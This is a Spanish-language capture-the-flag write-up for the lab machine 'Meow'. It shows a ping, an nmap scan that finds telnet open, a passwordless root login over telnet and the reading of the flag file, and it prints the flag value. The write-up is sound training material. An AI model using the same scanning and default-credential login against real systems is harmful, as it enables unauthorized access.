
Máquina: Meow

Dificultad: Muy fácil



Cuando la máquina esté activada y funcionando, realizamos una prueba de conexión para asegurarse de que la máquina Kali de atacante pueda comunicarse con la máquina víctima:

```
❯ ping -c 1 10.129.66.241
PING 10.129.66.241 (10.129.66.241) 56(84) bytes of data.
64 bytes from 10.129.66.241: icmp_seq=1 ttl=63 time=35.2 ms

--- 10.129.66.241 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 35.219/35.219/35.219/0.000 ms
```

Se ha usado el comando **ping**, este comando sirve para comprobar la conectividad entre máquinas, en este caso, podemos ver que se ha enviado un paquete desde la máquina Kali y la máquina víctima ha recibido dicho paquete, es decir, que existe conexión entre ambas máquinas y podemos continuar.

Lo siguiente es escanear los puertos abiertos de la máquina víctima para ver que puertos tiene abiertos y así poder ver por dónde podemos entrar:

```
❯ nmap -sV --min-rate 5000 10.129.66.241
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 18:10 GMT
Nmap scan report for 10.129.66.241
Host is up (0.089s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
```

Podemos ver que solo hay 1 puerto abierto, es el puerto **23** que corresponde al servicio **telnet**.

Este servicio es muy inseguro, y gracias a que este servicio en concreto está activo, podemos acceder a la máquina usando este mismo servicio.

Para ello, ejecutamos este comando:

```
❯ telnet 10.129.66.241
```

Cuando ejecutemos el comando, nos aparecerá lo siguiente:

Parece ser que es un apartado de inicio de sesión para acceder a la máquina, podemos intentar acceder probando con diferentes nombres de usuario:

```
Meow login: user
Password:
```

En este caso se probó el nombre de usuario “users” sin contraseña, el resultado es el siguiente:

```
Login incorrect
Meow login:
```

Vamos a probar a iniciar sesión en la máquina usando el usuario **root**, sin dar la contraseña:

```
Meow login: root
```

El resultado es el siguiente:

```
root@Meow:~# whoami
root
```

Hemos conseguido acceso a la máquina como superusuario o usuario administrador, el siguiente paso es conseguir la flag de la máquina:

```
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
```